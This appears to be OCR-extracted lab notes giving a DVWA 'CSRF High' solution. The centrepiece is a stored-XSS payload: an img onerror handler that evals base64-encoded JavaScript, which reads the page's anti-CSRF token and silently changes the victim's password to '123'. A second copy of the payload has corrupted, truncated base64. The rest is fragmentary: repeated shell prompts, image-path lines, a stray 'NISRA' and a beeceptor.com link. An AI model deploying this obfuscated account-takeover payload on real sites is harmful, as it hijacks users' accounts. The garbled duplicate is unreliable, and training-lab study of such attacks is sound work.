$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
<img src=""
onerror="eval(atob('dmFyIHVybCA9ICJodHRwOi8vMTI3LjAuMC4xL3Z1bG5lcmFiaWxpdGllcy9jc3JmLyI7CgpyZXF1ZXN0ID0gbmV3IFhNTEh0dH
BSZXF1ZXN0KCk7CnJlcXVlc3Qud2l0aENyZWRlbnRpYWxzID0gdHJ1ZTsKCnJlcXVlc3Qub25yZWFkeXN0YXRlY2hhbmdlID0gKCkgPT4gewoKICAgIGlm
IChyZXF1ZXN0LnJlYWR5U3RhdGUgPT09IHJlcXVlc3QuRE9ORSAmJiByZXF1ZXN0LnN0YXR1cyA9PT0gMjAwKXsKCiAgICAgICAgdmFyIHJlc3BvbnNlID
0gcmVxdWVzdC5yZXNwb25zZVRleHQ7CiAgICAgICAgdmFyIHVzZXJfdG9rZW4gPSAvW2EtZjAtOV17MzJ9L2cuZXhlYyhyZXNwb25zZSlbMF07CiAgICAg
ICAgdmFyIG5ld3Bhc3N3ZCA9ICIxMjMiOwogICAgICAgIHZhciBwYXlsb2FkID0gImh0dHA6Ly8xMjcuMC4wLjEvdnVsbmVyYWJpbGl0aWVzL2NzcmYvP3
Bhc3N3b3JkX25ldz0iICsgbmV3cGFzc3dkICsgIiZwYXNzd29yZF9jb25mPSIgKyBuZXdwYXNzd2QgKyAiJkNoYW5nZT1DaGFuZ2UmdXNlcl90b2tlbj0i
ICsgdXNlcl90b2tlbjsKICAgICAgICB2YXIgc2Vjb25kX3JlcXVlc3QgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKICAgICAgICBzZWNvbmRfcmVxdWVzdC
5vcGVuKCJHRVQiLCBwYXlsb2FkKTsKICAgICAgICBzZWNvbmRfcmVxdWVzdC5zZW5kKCk7CiAgICB9Owp9OwoKcmVxdWVzdC5vcGVuKCJHRVQiLCB1cmwp
OwpyZXF1ZXN0LnNlbmQoKTs='))">
```


```
<img src="" onerror="eval(atob('dm...'))">
```

$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
<img src=""
onerror="eval(atob('dmFyIHVybCA9ICJodHRwOi8vMTI3LjAuMC4xL3Z1bG5lcmFiaWxpdGllcy9jc3JmLyI7CgpyZXF1ZXN0ID0gbmV3IFhNTEh0dH
BSZXF1ZXN0KCk7CnJlcXVlc3Qud2l0aENyZWRlbnRpYWxzID0gdHJ1ZTsKCnJlcXVlc3Qub25yZWFkeXN0YXRlY2hhbmdlID0gKCkgPT4gewoKICAgIGlm
IChyZXF1ZXN0LnJlYWR5U3RhdGUgPT09IHJlcXVlc3QuRE9ORSAmJiByZXF1ZXN0LnN0YXR1cyA9PT0gMjAwKXsKICAgICAgICAgICAgICAgdmFyIHJlc3BvbnNlID
0gcmVxdWVzdC5yZXNwb25zZVRleHQ7CiAgICAgICAgICAgICAgIHZhciB0ZXh0ID0gcmVzcG9uc2UubWF07CiAgICAgICAgICAgICAgIHZhciB0b2tlbiA9IHRl
ICAgICAgICAgICAgIHZhciBwYXlsb2FkID0gImh0dHA6Ly8xMjcuMC4wLjEvdnVsbnVyYWJpbGl0aWVzL2NzcmYvP3
Bhc3N3b3JkX25ldz0iICsgbmV3cGFzc3dkICsgIiZwYXNzd29yZF9jb25mPSIgKyAiJkNoYW5nZT1DaGFuZ2UmdXNlcl90b2tlbj0i
ICsgdXNlcl90b2tlbjsKICAgICAgICAgICB2YXIgc2Vjb25kX3JlcXVlc3QgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKICAgICAgICAgICBzZWNvbmRfcmVxdWVzdC
5vcGVuKCJHRVQiLCBwYXlsb2FkKTsKICAgICAgICAgICBzZWNvbmRfcmVxdWVzdC5zZW5kKCk7CiAgICAgICAgICB9Owp9OwoKcmVxdWVzdC5vcGVuKCJHRVQiLCB1cmwp
OwpyZXF1ZXN0LnNlbmQoKTs='))">
```


```
<img src="" onerror="eval(atob('dm...'))">
```

$~/CSRF/High: cat ./"Answer - XSS (Stored)"




NISRA

$~/CSRF/High: cat ./"Answer - XSS (Stored)"



https://beeceptor.com/

$~/CSRF/High: cat ./"Answer - XSS (Stored)"



$~/CSRF/High: cat ./"Answer - XSS (Stored)"